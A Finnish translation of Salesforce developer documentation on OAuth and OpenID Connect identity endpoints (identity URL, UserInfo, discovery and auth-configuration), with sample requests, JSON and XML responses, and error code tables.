Seuraava on esimerkkipyyntö ID-varmenteesta, joka käyttää käyttäjäagentin todennuskulkua.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG91KcPoNINVBIPJjdwlJ9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Käytä julkaistuja julkisia avaimia varmentaaksesi vastauksen allekirjoitus oikeaksi Salesforce-allekirjoitukseksi.

1. Siirry osoitteeseen `https://login.salesforce.com/id/keys`.

Vastaus sisältää JSON -muotoilua tietoa julkisista allekirjoitusavaimista.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- Käytä avainta, jossa on oikea `kid` -arvo, joka määrittelee julkaisuversion allekirjoituksen varmentamiseksi.

KATSO MYÖS:

[OAuth 2.0 -käyttäjäagentin kulku](#)

[OAuth-version 2.0 Web-palvelimen todennuksen kulku](#)

Tunnus-URL-osoitteet

Käyttövaltuuden lisäksi myös tunnus-URL palautetaan valtuusvastauksen osana `id`-vaikutusalueparametrissa.

Tunnus-URL on käyttäjän yksilölliseen tunnistamiseen käytetty merkkijono sekä RESTful API, jota voidaan käyttää käyttäjän lisätietojen pyytämiseen (voimassa olevalla käyttövaltuudella). Salesforce palauttaa käyttäjän henkilökohtaiset perustiedot sekä tärkeitä pääteipisteitä, joille asiakassovellus voi puhua, kuten käyttäjän valokuvat, sekä käytettävissä olevat API-pääteipisteet.

Asiakassovelluksen käyttöoikeus organisaation käyttäjän tunnus-URL-osoitteeseen ei tarjoa käyttöoikeutta saman organisaation toisen käyttäjän tunnus-URL-osoitteeseen, ellei asiaan liittyvä valtuus täytä kaikkia seuraavia ehtoja.

- Käyttöoikeusvaltuuden OAuth-pyyntö sisälsi vaikutusalueen `full` tai `api`.
- Käyttöoikeusvaltuus on käyttäjälle, jolla on "API käytössä" -käyttöoikeus.
- Käyttöoikeusvaltuus on käyttäjälle, jolla on käyttöoikeus toiseen käyttäjään organisaation käyttäjien jakosääntöjen perusteella.
- Käyttöoikeusvaltuus on sisäiselle käyttäjille, eli vastauksen `user_type`-arvo on `STANDARD`.

Muussa tapauksessa tunnus-URL-osoitteen tarkasteleminen vaatii käyttöoikeusvaltuuden kuhunkin käyttäjään.

URL-osoitteen muoto on: `https://login.salesforce.com/id/organisaationTunnus/käyttäjätunnus`, jossa `organisaationTunnus` on käyttäjän Salesforce-organisaation tunnus ja `käyttäjätunnus` on Salesforce-käyttäjän tunnus.

 **Note:** Sandboxille osoite `login.salesforce.com` korvataan osoitteella `test.salesforce.com`.

URL-osoitteen täytyy olla aina HTTPS.

Tunnus-URL-parametrit

Seuraavia parametrejä voidaan käyttää käyttövaltuuden ja tunnus-URL-osoitteen kanssa. Käyttöoikeusvaltuutta voidaan käyttää valtuutuspyynnön ylätunnisteessa tai pyynnössä `oauth_token` -parametrin kanssa.

Parametri	Kuvaus
access token	Lisätietoja on kohdassa Käyttövaltuuden käyttäminen sivulla 219.
format	Tämä parametri on valinnainen. Määritä palautetun tuloksen muoto. Mahdolliset arvot arvot: <code>json</code> <code>xml</code> Parametrin <code>format</code> käyttämisen sijaan asiakas voi myös määrittää palautusformaatin hyväksyntäpyynnön otsikossa käyttämällä seuraavia: <code>Accept: application/json</code> <code>Accept: application/xml</code>

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Parametri	Kuvaus
	• <code>Accept: application/x-www-form-urlencoded</code> Huomaa: • Jokerimerkit sallitaan ylätunnisteissa. <code>*/*</code> hyväksytään ja palauttaa JSON:in. • Arvojen luettelo hyväksytään myös ja tarkistetaan vasemmalta oikealle. Esimerkki: <code>application/xml,application/json,application/html,*/*</code> palauttaa XML:n. • <code>format</code>-parametri korvaa hyväksy-pyyntö-ylätunnisteen.
version	Tämä parametri on valinnainen. Määritä SOAP API-versionumero tai kirjaimellinen merkkijono <code>latest</code> . Jos tätä arvoa ei ole määritetty, palautetut API URL-osoitteet sisältävät kirjaimellisen arvon <code>{version}</code> versionumeron tilalla, jotta asiakas voi korvata merkkijonon. Jos arvoksi on määritetty <code>latest</code> , käytetään uusinta API-versiota.
PrettyPrint	Tämä parametri on valinnainen ja se hyväksytään vain ylätunnisteissa, ei URL-parametrinä. Määritä muotoiltava tulos. Käytä esimerkiksi seuraavaa ylätunnisteissa: <code>X-PrettyPrint:1</code> . Jos arvoa ei ole määritetty, palautettu XML tai JSON optimoidaan koon mukaan luettavuuden sijaan.
callback	Tämä parametri on valinnainen. Määritä käypä JavaScript-toiminnon nimi. Parametri on käytössä vain, kun muodoksi on määritetty JSON. Tulos lisätään tämän toiminnon nimeen (JSONP). Jos esimerkiksi pyyntö osoitteeseen <code>https://server/id/orgid/userid/</code> palauttaa <code>{"foo": "bar"}</code> , pyyntö osoitteeseen <code>https://server/id/orgid/userid/?callback=baz</code> palauttaa <code>baz({"foo": "bar"})</code> .

Tunnus-URL-vastaus

Käypä pyyntö palauttaa seuraavat tiedot JSON-muodossa:

- `id`—Tunnus-URL (sama URL kuin mitä pyydettiin)
- `asserted_user`—Totuusarvo, joka osoittaa käytettiinkö määritettyä käyttövaltuutta tälle tunnukselle
- `user_id`—Salesforce-käyttäjätunnus
- `username`—Salesforce-käyttäjänimi
- `organization_id`—Salesforce-organisaation tunnus
- `nick_name`—Pyydetyn käyttäjän yhteisölempinimi
- `display_name`—Pyydetyn käyttäjän näytettävä nimi (koko nimi)
- `email`—Pyydetyn käyttäjän sähköpostiosoite
- `email_verified`—Ilmoittaa, käyttääkö organisaatio sähköpostivarmistusta (`true`) vai ei (`false`).
- `first_name`—Käyttäjän etunimi
- `last_name`—Käyttäjän sukunimi
- `timezone`—Käyttäjän asetusten mukainen aikavyöhyke
- `photos`—Käyttäjän profiilikuvien URL-osoitteiden kartta



Note: Näiden URL-osoitteiden käyttäminen vaatii käyttövaltuuden siirtämistä. Lisätietoja on kohdassa [Käyttövaltuuden käyttäminen](#) sivulla 219.

- picture
 - thumbnail
- addr_street—Katuosoite käyttäjän asetuksissa
- addr_city—Kaupunki käyttäjän osoiteasetuksissa
- addr_state—Osavaltio käyttäjän osoiteasetuksissa
- addr_country—Maa käyttäjän osoiteasetuksissa
- addr_zip—Postinumero käyttäjän osoiteasetuksissa
- mobile_phone—Kännykännumero käyttäjän asetuksissa
- mobile_phone_verified— Käyttäjä vahvisti, että tämä on käypä matkapuhelinnumero. Lisätietoja on kohdassa Mobiilikäyttäjä-kentän kuvaus.
- status— Käyttäjän nykyinen Chatter-tila
 - created_date:xsd datetime käyttäjän viimeksi lähettämän viestin luontipäivän arvo, esimerkiksi 2010-05-08T05:17:51.000Z
 - body: viestin tekstiosa
- urls— Kartta, joka sisältää useita API-päätepisteitä, joita voidaan käyttää määritetyn käyttäjän kanssa.
 -  **Note:** REST-päätepisteiden käyttäminen vaatii käyttövaltuuden siirtämistä. Lisätietoja on kohdassa [Käyttövaltuuden käyttäminen](#) sivulla 219.
 - enterprise (SOAP)
 - metadata (SOAP)
 - partner (SOAP)
 - rest (REST)
 - subjects (REST)
 - search (REST)
 - query (REST)
 - recent (REST)
 - profile
 - feeds (Chatter)
 - feed-items (Chatter)
 - groups (Chatter)
 - users (Chatter)
 - custom_domain— Tämä arvo ohitetaan, jos organisaatiolla ei ole määritettyä ja monistettua mukautettua toimialuetta
- active— Totuusarvo, joka määrittää onko pyydetty käyttäjä aktiivinen
- user_type— Pyydetyn käyttäjän tyyppi
- language— Pyydetyn käyttäjän kieli
- locale— Pyydetyn käyttäjän paikkamääritys
- utcOffset— Pyydetyn käyttäjän aikavyöhykkeen UTC-tasointi millisekunteina
- last_modified_date— Käyttäjän tekemän viimeisimmän muokkauksen xsd datetime -muoto, esimerkiksi 2010-06-28T20:54:09.000Z

- `is_app_installed`—Arvo on `true` kun connected app on asennettu nykyisen käyttäjän organisaatioon ja käyttäjän käyttöoikeusvaltuus on luotu käyttämällä OAuth flow:ia. Jos yhdistetty sovellus ei ole asennettu, ominaisuutta ei ole olemassa (sen sijaan, että se olisi `false`). Pyyntöä jäsentaessasi, tarkasta sekä ominaisuuden olemassaolo ja sen arvo.
- `mobile_policy`—Yhdistettyjen mobiilisovellusten hallintaan käytettyjä arvoja. Nämä arvot ovat käytettävissä vain, kun nykyisen käyttäjän organisaatioon on asennettu yhdistetty sovellus ja sille on määritetty istunnon aikakatkaisuarvo ja PIN-koodin (Personal Identification Number) pituus.
 - `screen_lock`—Kesto, jonka jälkeen ruutu lukitaan, jos mitään toimintoja ei suoriteta sinä aikana
 - `pin_length`—Mobiilisovelluksen käyttämiseen vaaditun tunnusnumeron pituus
- `push_service_type`—Tämä vastausarvo on `apple`, jos yhdistetty sovellus on rekisteröity Apple Push Notification Service (APNS) -palveluun iOS-työntöilmoituksia varten, ja `androidGcm`, jos se on rekisteröity Google Cloud Messaging (GCM) -palveluun Android-työntöilmoituksia varten. Vastauksen arvon tyyppi on taulukko.
- `custom_permissions`—Kun pyyntö sisältää vaikutusalueparametrin `custom_permissions`, vastaus sisältää yhdistettyyn sovellukseen liittyvän organisaation mukautetut käyttöoikeudet sisältävän kartan. Jos yhdistettyä sovellusta ei ole asennettu organisaatioon tai siihen ei liity mukautettuja käyttöoikeuksia, vastaus ei sisällä `custom_permissions`-karttaa. Alla on esimerkki pyynnöstä.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG9lKcPoNINVBKv6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

Alla näytetään tunnus-URL-vastauksen JSON-lohkosta.

```
"custom_permissions":
{
  "Email.View":true,
  "Email.Create":false,
  "Email.Delete":false
}
```

Alla on esimerkki XML-muotoisesta vastauksesta:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
  <created_date xsi:nil="true"/>
  <body xsi:nil="true"/>
</status>
<photos>
  <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
  <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
  <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

  </enterprise>
```

```

<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk
</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk
</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/
</rest>
<subjects>https://yourInstance.salesforce.com/services/data/v{version}/subjects/
</subjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/
</search>
<query>https://yourInstance.salesforce.com/services/data/v{version}/query/
</query>
<profile>https://yourInstance.salesforce.com/005x0000001S2b9
</profile>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>

```

Alla on esimerkki JSON-muotoisesta vastauksesta:

```

{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk",

"metadata":"https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk",

"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk",

"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"subjects":"https://yourInstance.salesforce.com/services/data/v{version}/subjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"profile":"https://yourInstance.salesforce.com/005x0000001S2b9"},
"active":true,
"user_type":"STANDARD",

```

```
"language": "en_US",
"locale": "en_US",
"utcOffset": -28800000,
"last_modified_date": "2010-06-28T20:54:09.000+0000"}
```

Kun tapahtuu virheellinen pyyntö, Salesforce voi vastata seuraavilla tavoilla:

Virhekoodi	Pyyntöongelma
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Puuttuva käyttövaltuus
403 (forbidden) — Bad_OAuth_Token	Käyttövaltuus ei kelpaa
403 (forbidden) — Wrong_Org	Käyttäjä toisessa organisaatiossa
404 (not found) — Bad_Id	Virheellinen käyttäjä- tai organisaatitunnus
404 (not found) — Inactive	Ei-aktiivinen käyttäjä tai organisaatio
404 (not found) — No_Access	Käyttäjällä ei ole käyttöoikeutta organisaatioon tai tietoihin
404 (not found) — No_Site_Endpoint	Pyyntö sivuston virheelliseen päätepisteeseen
404 (ei löytynyt) — Sisäinen virhe	Ei vastausta palvelimelta
406 (not acceptable) — Invalid_Version	Virheellinen versio
406 (not acceptable) — Invalid_Callback	Virheellinen callback

KATSO MYÖS:

[Käyttövaltuuden käyttäminen](#)

UserInfo-päätepiste

UserInfo päätepiste on RESTful API, jota voidaan käyttää kyselyyn (kelvollisen käyttövaltuuden kanssa) käyttäjään liittyvästä tiedosta, kun käyttövaltuus on vakio OpenID -Yhteysmuodossa. Salesforce palauttaa käyttäjän henkilökohtaiset perustiedot sekä tärkeitä päätepisteitä, joille asiakassovellus voi puhua, kuten käyttäjän valokuvat, sekä käytettävissä olevat API-päätepisteet. Tämä päätepiste antaa tietojen käyttöoikeuden nykyiselle käyttäjälle ainoastaan eikä muille saman organisaation käyttäjille.

URL-osoitteen muoto on:

`https://login.salesforce.com/services/oauth2/userinfo`.

 **Note:** Sandboxille osoite `login.salesforce.com` korvataan osoitteella `test.salesforce.com`.

URL-osoitteen täytyy olla aina HTTPS.

UserInfo päätepiesteen parametrit

Seuraavia parametrejä voidaan käyttää käyttövaltuuden ja UserInfo päätepiesteen kanssa.

Käyttöoikeusvaltuutta voidaan käyttää valtuutuspyynnön ylätunnisteessa tai pyynnössä `oauth_token` -parametrin kanssa.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Parametri	Kuvaus
access token	Lisätietoja on kohdassa Käyttövaltuuden käyttäminen sivulla 219.
format	Tämä parametri on valinnainen. Määritä palautetun tuloksen muoto. Mahdolliset arvot: • json • xml Parametrin <code>format</code> käyttämisen sijaan asiakas voi myös määrittää palautusformaatin hyväksyntäpyynnön otsikossa käyttämällä seuraavia: • <code>Accept: application/json</code> • <code>Accept: application/xml</code> • <code>Accept: application/x-www-form-urlencoded</code> Huomaa: • Jokerimerkit sallitaan ylätunnisteissa. <code>*/*</code> hyväksytään ja palauttaa JSON:in. • Arvojen luettelo hyväksytään myös ja tarkistetaan vasemmalta oikealle. Esimerkki: <code>application/xml,application/json,application/html,*/*</code> palauttaa XML:n. • <code>format</code>-parametri korvaa hyväksy pyyntö -ylätunnisteen.
version	Tämä parametri on valinnainen. Määritä SOAP API -versionumero tai kirjaimellinen merkkijono <code>latest</code> . Jos tätä arvoa ei ole määritetty, palautetut API URL-osoitteet sisältävät kirjaimellisen arvon <code>{version}</code> versionumeron tilalla, jotta asiakas voi korvata merkkijonon. Jos arvoksi on määritetty <code>latest</code> , käytetään uusinta API-versiota.
PrettyPrint	Tämä parametri on valinnainen ja se hyväksytään vain ylätunnisteissa, ei URL-parametrinä. Määritä muotoiltava tulos. Käytä esimerkiksi seuraavaa ylätunnisteissa: <code>X-PrettyPrint:1</code> . Jos arvoa ei ole määritetty, palautettu XML tai JSON optimoidaan koon mukaan luettavuuden sijaan.
callback	Tämä parametri on valinnainen. Määritä käypä JavaScript-toiminnon nimi. Parametri on käytössä vain, kun muodoksi on määritetty JSON. Tulos lisätään tämän toiminnon nimeen (JSONP). Jos esimerkiksi pyyntö osoitteeseen <code>https://server/id/orgid/userid/</code> palauttaa <code>{"foo": "bar"}</code> , pyyntö osoitteeseen <code>https://server/id/orgid/userid/?callback=baz</code> palauttaa <code>baz({"foo": "bar"})</code> .

UserInfo päätepisteen Vastaus

Kun käypä pyyntö on tehty, Salesforce palauttaa tiedot oletusarvoisesti JSON -muotoisena tai Muoto-parametriin määritelmän mukaisesti.

Vastaus sisältää [OpenID Connect Basic Client -profiilissa](#) luetteloidut arvot sekä Salesforce-käyttäjätunnuksen, organisaatiotunnuksen ja liittyvät URL-osoitteet profiilille, syötteelle jne.

Alla on esimerkki JSON-muotoisesta vastauksesta:

```
{
  "sub": "http://login.salesforce.com/id/00Dx000.../005x000...",
  "user_id": "005x000...",
  "organization_id": "00Dx000...",
  "preferred_username": "user1@1135222488950007.com",
  "nickname": "user1.3860098879512678E12",
}
```

```

"name":"yourInstance LastName",
"email":"user1@1135222488950007.com",
"email_verified":true,"given_name":"yourInstance","family_name":"LastName",
"zoneinfo":"America/Los_Angeles",
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F","thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"profile":"https://yourInstance.salesforce.com/005x000...",
"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
"address":{"country":"us"},
"urls":{"enterprise":"https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx00...",
"
"partner":"https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx00...",
"rest":"https://yourInstance.salesforce.com/services/data/v{version}/",
"subjects":"https://yourInstance.salesforce.com/services/data/v{version}/subjects/",
"search":"https://yourInstance.salesforce.com/services/data/v{version}/search/",
"query":"https://yourInstance.salesforce.com/services/data/v{version}/query/",
"recent":"https://yourInstance.salesforce.com/services/data/v{version}/recent/",
"profile":"https://yourInstance.salesforce.com/005x000...",
"feeds":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds",
"groups":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups",
"users":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/users",
"feed_items":"https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items"},
"active":true,"user_type":"STANDARD","language":"en_US","locale":"en_US","utcOffset":-2880000,"updated_at":"2013-12-02T18:46:42.000+0000"}

```

Alla on esimerkki XML-muotoisesta vastauksesta:

```

<?xml version="1.0" encoding="UTF-8"?>
<user>
<sub>http://login.salesforce.com/id/00Dx000.../005x000...</sub>
<user_id>005x000...</user_id>
<organization_id>00Dx000...</organization_id>
<preferred_username>user1@1135222488950007.com</preferred_username>
<nickname>user1.3860098879512678E12</nickname>
<name>user1 LastName</name>
<email>user1@1135222488950007.com</email>
<email_verified>true</email_verified>
<given_name>user1</given_name>
<family_name>LastName</family_name>
<zoneinfo>America/Los_Angeles</zoneinfo>
<photos>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail></photos>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
<address>
<country>us</country>
</address>
<urls>
<enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000002rIh1</enterprise>
<metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000002rIh1</metadata>
<partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000002rIh1</partner>
<rest>https://yourInstance.salesforce.com/services/data/v{version}/</rest>
<subjects>https://yourInstance.salesforce.com/services/data/v{version}/subjects/</subjects>
<search>https://yourInstance.salesforce.com/services/data/v{version}/search/</search>

```

```

<query>https://yourInstance.salesforce.com/services/data/v{version}/query/</query>
<recent>https://yourInstance.salesforce.com/services/data/v{version}/recent/</recent>
<profile>https://yourInstance.salesforce.com/005x000...</profile>
<feeds>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feeds</feeds>
<groups>https://yourInstance.salesforce.com/services/data/v{version}/chatter/groups</groups>
<users>https://yourInstance.salesforce.com/services/data/v{version}/chatter/users</users>
<feed_items>https://yourInstance.salesforce.com/services/data/v{version}/chatter/feed-items</feed_items>
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<updated_at>2013-12-02T18:46:42.000Z</updated_at>
</user>

```

Seuraavat vastaukset ovat mahdollisia Salesforcea virheelliseen pyyntöön.

Virhekoodi	Pyyntöongelma
403 (forbidden) — HTTPS_Required	HTTP
403 (forbidden) — Missing_OAuth_Token	Puuttuva käyttövaltuus
403 (forbidden) — Bad_OAuth_Token	Käyttövaltuus ei kelpaa
403 (forbidden) — Wrong_Org	Käyttäjä toisessa organisaatiossa
404 (not found) — Bad_Id	Virheellinen käyttäjä- tai organisaatiotunnus
404 (not found) — Inactive	Ei-aktiivinen käyttäjä tai organisaatio
404 (not found) — No_Access	Käyttäjällä ei ole käyttöoikeutta organisaatioon tai tietoihin
404 (not found) — No_Site_Endpoint	Pyyntö sivuston virheelliseen päätepiisteeseen
404 (ei löytynyt) — Sisäinen virhe	Ei vastausta palvelimelta
406 (not acceptable) — Invalid_Version	Virheellinen versio
406 (not acceptable) — Invalid_Callback	Virheellinen callback

OpenID Connect Discovery -päätepiiste

OpenID Connect Discovery -päätepiiste on staattinen sivu, jota voidaan käyttää Salesforce OpenID Connect -kokoonpanon tietojen pyytämiseen (ilman istuntoa). Salesforce palauttaa tietoja päätepiisteistä, tuetuista vaikutusalueista ja muista OpenID Connect -valtuutukseen käytetyistä arvoista.

URL-osoitteen muoto on:

<https://login.salesforce.com/.well-known/openid-configuration>.

 **Note:** Sandboxille osoite login.salesforce.com korvataan osoitteella test.salesforce.com.

URL-osoitteen täytyy olla aina HTTPS.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa.

OpenID Connect Discovery -päätepisteen vastaus

URL-pyyntö palauttaa tiedot vain JSON-muodossa.

Alla on esimerkki JSON-muotoisesta vastauksesta:

```
{ "issuer": "https://login.salesforce.com",
  "authorization_endpoint": "https://login.salesforce.com/services/oauth2/authorize",
  "token_endpoint": "https://login.salesforce.com/services/oauth2/token",
  "revocation_endpoint": "https://login.salesforce.com/services/oauth2/revoke",
  "userinfo_endpoint": "https://login.salesforce.com/services/oauth2/userinfo",
  "jwks_uri": "https://login.salesforce.com/id/keys",
  "scopes_supported": ["id", "api", "web", "full", "chatter_api",
    "visualforce", "refresh_token", "openid", "profile", "email",
    "address", "phone", "offline_access", "custom_permissions"],
  "response_types_supported": ["code", "token", "token id_token"],
  "subject_types_supported": ["public"],
  "id_token_signing_alg_values_supported": ["RS256"],
  "display_values_supported": ["page", "popup", "touch"],
  "token_endpoint_auth_methods_supported": ["client_secret_post", "private_key_jwt"] }
```

Todennuskokoonpanon päätepiste

Todennuskokoonpanon päätepiste on staattinen sivu, jota voidaan käyttää organisaation SAML-kertakirjautumisen ja todentajien asetusten tietojen kyselyihin. Istuntoa ei tarvita. Se on käytettävissä vain Salesforce-yhteisöille tai mukautetuille toimialueille. Käytä tätä URL-osoitetta, kun kehität sovelluksia, jotka tarvitsevat näitä tietoja pyydettyäessä.

Salesforce palauttaa todennuskokoonpanon päätepisteen pyyntöön perustietoja JSON-muodossa. Nämä tiedot sisältävät todennus- ja rekisteröintiasetuksia, brändäysomaisuuksia ja muita arvoja, jotka liittyvät yhteisön tai mukautetun toimialueen käyttäjien kertakirjautumisen tukeen.

URL-osoitteen muoto on: `https://<yhteisön tai mukautetun toimialueen URL>/well-known/auth-configuration`. Esimerkki:
`https://acme.my.salesforce.com/.well-known/auth-configuration`.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** Edition-versioissa

Todennuskokoonpanon päätepisteen vastaus

Todennuskokoonpanon päätepiste palauttaa tietoja vain JSON-muodossa.

Alla on esimerkki vastauksesta.



Note: Arvo `UseNativeBrowserForAuthentication` on aina `false` yhteisöille.

Seuraavat arvot ovat käytettävissä vain yhteisöille, ja ne ovat `false` tai `null` Oma toimialue -ominaisuudella luoduille mukautetuille toimialueille.

- `SelfRegistrationEnabled`
- `SelfRegistrationUrl`
- `DefaultProfileForRegistration`
- `FooterText`
- `UsernamePasswordEnabled`

```
{
  "OrgId": "00DD00#####" ,
```

```

"Url": "https://acme.force.com/partners",
"LoginPage": {
  "LoginPageUrl": "https://acme.force.com/partners/CommunitiesLogin",
  "LogoUrl": "https://acme.force.com/partners/img/logo190.png",
  "BackgroundColor": "#B1BAC1",
  "SelfRegistrationEnabled": true,
  "FooterText": "acme.com",
  "UsernamePasswordEnabled": false
},
"SamlProviders": [{
  "name": "ADFS",
  "SsoUrl": "https://adfs.my.salesforce.com?so=00DB00#####\"
},
{
  "name": "SF Identity",
  "SsoUrl": "https://sfid.my.salesforce.com?so=00DB00#####\"
}],
"AuthProviders": [{
  "name": "LinkedIn",
  "IconUrl": "https://www.linkedin.com/logos/img/logo.png",
  "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/LinkedIn\"
},
{
  "name": "Facebook",
  "IconUrl": "https://www.facebook.com/logos/img/logo.png",
  "SsoUrl": "https://login.salesforce.com/services/auth/sso/00DB00000#####/Facebook\"
}]
}

```

Hyväksy tai hylkää käyttöoikeuspyyntö

Sovelluksen käyttöoikeuspyyntö

Käyttämäsi ulkoinen sovellus pyytää käyttöoikeutta Salesforce-tietoihisi. Pääkäyttäjäsi on jo integroinut ulkoisen sovelluksen Salesforceen.

Myönnä käyttöoikeus Salesforce-tietoihisi napsauttamalla **Salli**.

Jos sovelluksen kuvaus ei vastaa käyttämäsi sovellusta, tai jos et jostain syystä halua myöntää käyttöoikeutta tietoihisi, valitse **Hylkää**.

Jos et ole tällä hetkellä sisäänkirjautunut käyttäjä, napsauta **Et sinä?** kirjataksesi nykyisen käyttäjän ulos ja kirjautuaksesi itse sisään.

Voit antaa ainoastaan käyttöoikeuden ulkoiseen sovellukseen määrättyjä kertoja. Yleisesti ottaen voit antaa käyttöoikeuden jokaiselle käyttämällesi laitteelle, kuten kannettava tietokone ja pöytäkone. Oletusarvo on viisi käyttöoikeutta sovellusta kohti. Jos olet saavuttanut organisaatiosi rajoituksen, käyttöoikeuden myöntäminen tähän sovellukseen kumoaa automaattisesti vanhimman käyttöoikeusvaltuuden käyttöoikeuden. Peruutettavan etäkäyttösovelluksen tunnus tai tunnukset näkyvät sivulla.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa.

KÄYTTÄJÄOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Kun olet myöntänyt käyttöoikeuden etäkäyttösovellukselle, voit kumota sen myöhemmin henkilökohtaisista tiedoistasi.

1. Kirjoita henkilökohtaisten asetustesi *Pikahaku*-kenttään *Käyttäjän lisätiedot* ja valitse **Käyttäjän lisätiedot**. Eikö tuloksia löydy? Kirjoita *Pikahaku*-kenttään *Henkilökohtaiset* ja valitse **Henkilökohtaiset**.
2. Yhdistetyt OAuth-sovellukset -osiosta voit suorittaa seuraavat toimet:
 - Tarkastele tietoja kustakin etäkäyttösovelluksesta, joihin sinulla on käyttöoikeus samoin kuin niiden kertojen lukumäärää ja viimeistä kertaa, kun sovellus yritti käyttää tietojasi.

 Note:

- Sovellus saattaa olla lueteltuna useammin kuin kerran. Joka kerta kun annat käyttöoikeuden sovellukseen, se sisältää uuden käyttöoikeustunnuksen. Päivitysvaltuuksien pyynnöt nostavat sovellukselle näytettävää *Käytön määrä* -arvoa. Sinun täytyy antaa käyttöoikeus Salesforce-tietoihisi kullekin laitteelle, jota käytät, esimerkiksi sekä kannettavalle tietokoneelle että pöytäkoneelle. Oletusraja on viisi käyttöoikeustunnusta kullekin sovellukselle. Uudemmat sovellukset (jotka käyttävät OAuth 2.0 -protokollaa) hyväksytään automaattisesti lisälaitteille, kun olet myöntänyt käyttöoikeuden kerran. OAuth 2.0 -sovellukset saattavat olla lueteltuna useampaan kertaan. Taulukon kukin rivi osoittaa yksilöllistä oikeutta, joten jos sovellus pyytää useita valtuuksia eri vaikutusalueilla, näet saman sovelluksen monta kertaa.
